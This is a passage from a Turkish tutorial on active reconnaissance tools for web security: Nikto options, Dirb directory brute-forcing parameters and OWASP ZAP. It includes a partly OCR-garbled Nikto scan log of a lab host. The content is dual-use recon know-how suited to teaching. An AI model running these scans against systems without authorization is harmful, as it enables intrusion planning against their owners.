- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2
- Server: Apache/2
- Server: Apache/2
- Server: Apache/2
- Server: Apache/2
- Server: Apache/2
- Server: Apache/2
- Server: A
```

- **2. -o (output):** Tarama sonuçlarını bir dosyaya kaydetmek için kullanılır. Çıktı formatını belirlemek için de kullanılabilir (örneğin, txt, html, xml).
  - nikto -h <hedef\_ip\_adresi> veya <hedef\_alan\_adı> -o sonuç.txt

```
GNU mano 8.0

Nikto v2.5.0/

Target Host: 192.168.1.22

Target Host: 192.168.1.22

Target Port: 80

6ET /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.

6ET /: The anti-cilckjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/W-5

6ET /: The Art-cilckjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/W-5

6ET /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the si

HEAD Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.4 is the EOL for the 2.x b

6ET /index: Uncommon header 'tcn' found, with contents: list.

6ET /index: Apache mod_negotiation is enabled with Multiviews, which allows attackers to easily brute force file name

6ET /index: Apache mod_negotiation is enabled with Multiviews, which allows attackers to easily brute force file name

6ET /index: Apache mod_negotiation is enabled with Multiviews, which allows attackers to easily brute force file name

6ET /index: Output from the phpinfo() function was found.

6ET /enpinfo.php: Output from the phpinfo() function was found.

6ET /doc/: Directory indexing found.

6ET /doc/: Directory indexing found.

6ET /bPHPS9568736-0428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP reque

6ET /pHPP95688736-0428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP reque

6ET /pPHPP95688736-0428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP reque

6ET /pPHPP95688736-0428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP reque

6ET /phpMyAdmin/changelog; php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized

6ET /phpMyAdmin/Changelog: PhpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized

6ET /phpMyAdmin/EAADME: phpMyAdmin is for managing MySQL databases, and sho
```

- **3. -ssl:** SSL üzerinden çalışan bir sunucuyu taramak için kullanılır. Bu parametre, HTTPS portunu taramak için gereklidir.
  - nikto -h <hedef\_ip\_adresi> veya <hedef\_alan\_adı> -ssl
- **4. -timeout:** Her bir istek için zaman aşımını belirtir.
  - nikto -h <hedef\_ip\_adresi> veya <hedef\_alan\_adı> -timeout 10
- **5. -Tuning:** Belirli türdeki testleri çalıştırmak için kullanılır. Tuning seçenekleri 0-9 arasında olup, her biri farklı türdeki testleri temsil eder. (örneğin, XSS, SQL injection).
  - nikto -h <hedef\_ip\_adresi> veya <hedef\_alan\_adı> -Tuning 4,9

**Dirb:** Web sunucularında gizli dizinleri ve dosyaları keşfetmek için kullanılan bir araçtır. Bu araç, belirli bir hedef URL'ye istekler göndererek, sunucunun barındırdığı potansiyel olarak erişilebilir dizinleri ve dosyaları ortaya çıkarmaya çalışır. Bu işlemi gerçekleştirmek için genellikle bir wordlist (kelime listesi) kullanır.

#### Kullanım Alanları:

- **Dizin ve Dosya Keşfi:** Web sunucularında gizli veya güvenli dizin ve dosyaları arar.
- **URL Brute Forcing:** Belirli bir kelime listesini kullanarak URL brute forcing yapar.

# Özellikler:

- Özelleştirilebilir kelime listeleri.
- Hızlı ve etkili tarama.
- Çoklu HTTP yöntemlerini destekler. (GET, POST, vb.)

#### Dirb Bazı Temel Kullanımları ve Parametreleri:

- **1. Basit Tarama:**Bu komut, <hedef\_alan\_adı> üzerinde varsayılan kelime listesini kullanarak bir tarama başlatır.
  - dirb <hedef\_alan\_adı>
- 2. Özel Kelime Listesi ile Tarama: Belirtilen kelime listesini kullanarak <hedef\_alan\_adı> üzerinde tarama yapar.
  - dirb <hedef alan adı> /path/to/wordlist.txt
- **3. -u:** Hedef URL'yi belirtir. (Zorunlu)
  - dirb -u <hedef alan adı>
- 4. -w: Wordlist dosyasını belirtir.
  - dirb -w /path/to/wordlist.txt <hedef\_alan\_adı>
- 5. -r: Tarama sonucunda yeniden yönlendirmeleri izlemez.
  - dirb <hedef alan adı> -r
- **6. -X:** Dosya uzantılarını belirtir. Bu, belirli uzantılara sahip dosyaları aramak için kullanılır.
  - dirb <hedef alan adı> -X .php,.html
- 7. -o: Tarama sonuçlarını bir dosyaya kaydeder.
  - dirb <hedef\_alan\_adı> -o sonuç.txt

**OWASP ZAP:** Web uygulamalarının güvenlik testleri için kullanılan, açık kaynaklı ve popüler bir araçtır. OWASP tarafından geliştirilen bu araç, özellikle web uygulamalarındaki güvenlik açıklarını tespit etmek ve değerlendirmek için kullanılır.


#### Kullanım Alanları:

- Web Uygulama Güvenlik Taraması.
- Manuel Güvenlik Testleri.
- Proxy Modu.
- Otomatik Tarama.
- Spidering (Taramak ve Keşfetmek).
- Fuzzer.
- API Testleri.


#### Özellikler:

- Kullanıcı Dostu Arayüz.
- Otomatik ve Manuel Modlar.
- Eklenti Desteği.
- Sürekli Entegre Olabilirlik.
- Uluslararası Dil Desteği.
- Raporlama.
- Geliştirici Odaklı.

**OWASP ZAP Kullanımı:** Kullanımı oldukça basittir. Aracımızı açıyoruz. Otomatik tarama butonuna basıyoruz. İsterseniz manuel tarama da yapabilirsiz.



Ardından tarama yapılacak siteyi yazıyoruz. Attack butonuna basıyoruz. Alert kısmında araç bize bulduğu bütün güvenlik açıklarını rapor ediyor. Aynı zamanda bulduğu güvenlik açıklarının nasıl kapatılacağını anlatıyor.



# Aktif Bilgi Toplama Avantajları ve Dezavantajları:

# Avantajlar:

- Hedef sistemle doğrudan etkileşime geçildiği için elde edilen bilgiler daha doğrudur.
- Hizmetler, açık portlar ve zafiyetler hakkında detaylı bilgi sağlar.
- Gerçek zamanlı olarak bilgi toplanabilir ve analiz edilebilir.

# Dezavantajlar:

- Aktif bilgi toplama, hedef sistem tarafından tespit edilebilir. Bu da izinsiz erişim veya saldırı olarak algılanabilir.
- Hedef sistemde beklenmeyen tepkilere veya kesintilere neden olabilir.
- İzinsiz aktif bilgi toplama yasal sorunlara yol açabilir.

